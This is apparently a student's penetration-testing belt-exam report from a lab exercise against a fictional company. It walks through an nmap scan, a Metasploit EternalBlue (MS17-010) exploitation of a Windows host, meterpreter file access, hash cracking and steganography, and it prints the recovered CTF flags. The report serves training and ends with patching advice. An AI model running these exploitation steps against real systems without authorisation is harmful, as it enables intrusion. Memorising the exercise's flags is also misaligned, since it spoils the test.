Saudi Digital Academy

Coding Dojo

Instructor Mr. Ben Conry

Team: blue

Penetration Testing Belt Exam

Student Name: Nasser rashed Alquraini

Email Address: nasser123451255@gmail.com

Table of Content

Penetration Testing Belt Exam

Introduction

Harbor Freight Logistic limited got compromised in one of their team member computers. The team member could not login to his computer and got locked. Furthermore, the AJ Solutions team found after investigation that the attacker got the login credentials, changed it, opened a few ports that allow remote access and used the compromised machine to communicate with an external partner. In addition, part of the communication that happened between the two can be found on the compromised machine.

Objective

The objective of this assessment is to perform an attack against the compromised machine to gain access and recover the codes that the attacker has left. The task is to provide a methodical approach in obtaining access to the objective goals.

Requirements

The report includes the following sections:

- Overall High-Level Summary and Recommendations (Non-technical)
- Methodology walk-through and detailed outline of steps taken
- Each finding with accompanying screenshots, walk-throughs, sample code, and proof if applicable.
- Any additional items as deemed necessary

High level summary

AJ solutions was tasked with performing an internal penetration test on the Harbor Freight Logistic Limited machines and network. The focus of this test is to perform attacks, similar to those of a malicious entity, and attempt to infiltrate Windows machines and the network. AJ solutions overall objective was to evaluate the network, identify systems, and exploit flaws while reporting the findings back to Harbor Freight Logistic Limited. While conducting the internal penetration test, there were several alarming vulnerabilities that were identified within the Harbor Freight Logistic Limited network. For example, AJ Solutions was able to gain access to multiple machines, primarily due to outdated patches and poor security configurations. During testing, AJ Solutions had administrative level access to multiple systems. All systems were successfully exploited and access granted. These systems as well as a brief description on how access was obtained are listed below:

- First Target
    - Obtained a high-privilege shell via eternalblue using msfconsole.
- Second Target
    - Find the root flag.
- Third Target
    - Find the user flag.

Recommendations/Mitigation

AJ solutions recommends patching the vulnerabilities identified during the penetration test to ensure that an attackers cannot exploit these systems in the future.One thing to remember is that these systems require frequent patching and once patched, should remain on a regular patch program in order to mitigate additional vulnerabilities that may be discovered at a later date.

Methodologies

AJ Solutions utilized a widely adopted approach to performing penetration testing that is effective in testing how well Harbor Freight Logistic Limited environments are secure. Below is a summary of how AJ Solutions was able to identify and exploit Windows.

Information gathering

The information gathering portion of a penetration test focuses on identifying the scope of the penetration test. During this penetration test, AJ Solutions was tasked with exploiting Harbor Freight Logistic Limited network.

The specific IP addresses were: 10.0.2.18

Enumeration

The service enumeration portion of a penetration test focuses on gathering information about what services are alive on a system or systems. This is valuable to an attacker as it provides detailed information on potential attack vectors into a system. Understanding what applications are running on the system provides an attacker with vital information before conducting the actual penetration test. In some cases, some ports may not be listed.

IP Address	Ports Open	Service/Banner
10.0.2.18	445/tcp	microsoft-ds

Penetration

The penetration testing portion of the assessment focuses heavily on gaining access to a system. During this penetration test, AJ Solutions was able to successfully gain access to Windows system.

Vulnerability Exploited	Eternalblue
System Vulnerable	10.0.2.18
Vulnerability Explanation	Eternalblue is a dangerous hacking tool, it takes advantage of SMBv1 vulnerabilities present in older versions of Microsoft operating systems. SMBv1 is a network communication protocol that enables shared access to files, printers, and ports. It was essentially a way for Windows machines to talk to one another and other devices for remote services.
Vulnerability Fix	The MS17-010 patch
Severity	Critical

The Pentesting Steps

Target 1: Get Access | High privilege

Step 1: Check the local machine IP address
Note: The IP address is 10.0.2.11
Command: ifconfig


```
┌──(kali㉿kali)-[~]
└─$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.0.2.11  netmask 255.255.255.0  broadcast 10.0.2.255
        inet6 fe80::a00:27ff:fed4:1fc9  prefixlen 64  scopeid 0×20<link>
        ether 08:00:27:d4:1f:c9  txqueuelen 1000  (Ethernet)
        RX packets 78  bytes 11609 (11.3 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 17  bytes 1774 (1.7 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```


Step 2: Find the target IP address.
Note: Use the IP address of local machine / cidr notation
Command: nmap 10.0.2.0/24

```
┌──(kali㉿kali)-[~]
└─$ nmap 10.0.2.0/24
Starting Nmap 7.91 ( https://nmap.org ) at 2021-11-18 02:03 EST
Nmap scan report for 10.0.2.1
Host is up (0.0019s latency).
Not shown: 999 closed ports
PORT   STATE SERVICE
53/tcp open  domain

Nmap scan report for 10.0.2.11
Host is up (0.0019s latency).
All 1000 scanned ports on 10.0.2.11 are closed

Nmap scan report for 10.0.2.18
Host is up (0.0021s latency).
Not shown: 987 closed ports
PORT     STATE SERVICE
21/tcp   open  ftp
80/tcp   open  http
135/tcp  open  msrpc
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
```

Step3: AJ Solutions team discovered that multiple ports are open, also that on port 445 microsoft-ds is running which is vulnerable. Start msfconsole.

Command: msfconsole






Step4: Now search about smb eternalblue.

Note: The reason eternalblue is searched is because port 445 is open and smb could be vulnerable if it is not patched or updated and could be attacked using eternalblue exploit.


Command: msf6 > search eternalblue || msf6 > use 0



Step5: Explore the options.

Note: Some changes are needed on the options.

Command: msf6 exploit(windows/smb/ms17_010_eternalblue) > show options



Step6: Change RHOSTS to the target machine IP address.

Note: Notice that payload is already configured, in some cases it is required to be configured by the pentester.

Command: msf6 exploit(windows/smb/ms17_010_eternalblue) > set rhost 10.0.2.18

Target 2: Root Flag

Step1: Go inside the User folder then Ninja then Desktop

Note: AJ Solutions team searched the path of the target folders, and used the hint provided that the flag is on Desktop.

Command: meterpreter > cd /Users || meterpreter > cd Ninja || meterpreter > cd Desktop

```
meterpreter > cd /Users
meterpreter > ls
Listing: C:\Users
=================

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
40777/rwxrwxrwx   0     dir   2009-07-14 01:08:56 -0400  All Users
40777/rwxrwxrwx   8192  dir   2021-07-31 12:50:17 -0400  Classic .NET AppPool
40555/r-xr-xr-x   8192  dir   2009-07-13 23:20:08 -0400  Default
40777/rwxrwxrwx   0     dir   2009-07-14 01:08:56 -0400  Default User
40777/rwxrwxrwx   8192  dir   2021-07-31 14:40:00 -0400  DefaultAppPool
40777/rwxrwxrwx   8192  dir   2021-07-30 16:15:36 -0400  Ninja
40555/r-xr-xr-x   4096  dir   2009-07-13 23:20:08 -0400  Public
100666/rw-rw-rw-  174   fil   2009-07-14 00:54:24 -0400  desktop.ini
```

```
meterpreter > cd Ninja
```

```
meterpreter > cd Desktop
```

Step2: List all the files on the Desktop folder and find the first flag. Then show the content of the Hoot.txt file.

Command: meterpreter > ls || meterpreter > cat Hoot.txt

```
meterpreter > ls
Listing: C:\Users\Ninja\Desktop
===============================

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
100666/rw-rw-rw-  50    fil   2021-08-01 01:21:24 -0400  Hoot.txt
100666/rw-rw-rw-  282   fil   2021-07-30 16:16:00 -0400  desktop.ini
```

```
meterpreter > cat Hoot.txt
RootFlag{061713fa2ad376430ac11555d1895f97876dc58f}meterpreter >
```

RootFlag{061713fa2ad376430ac11555d1895f97876dc58f}

Target 2 is complete

Target 3: User Flag

Step 1: Go inside the User folder, then the Public folder, then the Documents folder.
Note: The path of the flags was searched before figuring out the correct path for each flag.
Command: meterpreter > cd /Users || meterpreter > cd Public || meterpreter > cd Documents


```
meterpreter > cd Documents
meterpreter > ls
Listing: C:\Users\Public\Documents
==================================

Mode              Size   Type  Last modified              Name
----              ----   ----  -------------              ----
40777/rwxrwxrwx   0      dir   2009-07-14 01:08:56 -0400  My Music
40777/rwxrwxrwx   0      dir   2009-07-14 01:08:56 -0400  My Pictures
40777/rwxrwxrwx   0      dir   2009-07-14 01:08:56 -0400  My Videos
100666/rw-rw-rw-  278    fil   2009-07-14 00:54:24 -0400  desktop.ini
100666/rw-rw-rw-  41     fil   2021-07-31 14:16:43 -0400  hASHbrowns1.txt
100666/rw-rw-rw-  12877  fil   2021-07-31 14:15:57 -0400  hide.jpeg
```

Step2: Download hide.jpeg to the local machine.
Command: meterpreter > download hide.jpeg

```
meterpreter > download C:\Users\Public\Documents\hide.jpeg
[-] stdapi_fs_stat: Operation failed: The system cannot find the file specified.
meterpreter > pwd
C:\Users\Public\Documents
meterpreter > download hide.jpeg
[*] Downloading: hide.jpeg → /home/kali/hide.jpeg
[*] Downloaded 12.58 KiB of 12.58 KiB (100.0%): hide.jpeg → /home/kali/hide.jpeg
[*] download   : hide.jpeg → /home/kali/hide.jpeg
```

Step3: Go to the local machine and find the file

Note: as it shows on the terminalis in /home/kali/




Step 3: crack the hash provided under hASHbrowns1.txt file using a hash cracker website.

Note: the result is juice


Command: cat hASHbrowns1.txt


```
meterpreter > cat hASHbrowns1.txt
07ef879175424a11fbc65e95737df3df8822b8a6
```



Step4: encode the photo hide.jpeg with the password "juice" using https://futureboy.us/stegano/decinput.html

Note: click on Browse, choose the photo then type the password "juice" then click Submit Query.





UserFlag{807d0fbcae7c4b20518d4d85664f6820aafdf936104122c5073e7744c46c4b87}

Target 3 is complete

House Cleaning

None necessary for use cases.

Reference

MS17-010 EternalBlue SMB Remote Windows Kernel Pool Corruption. (n.d.). Rapid7. Retrieved November 18, 2021, from https://www.rapid7.com/db/modules/exploit/windows/smb/ms17_010_eternalblue/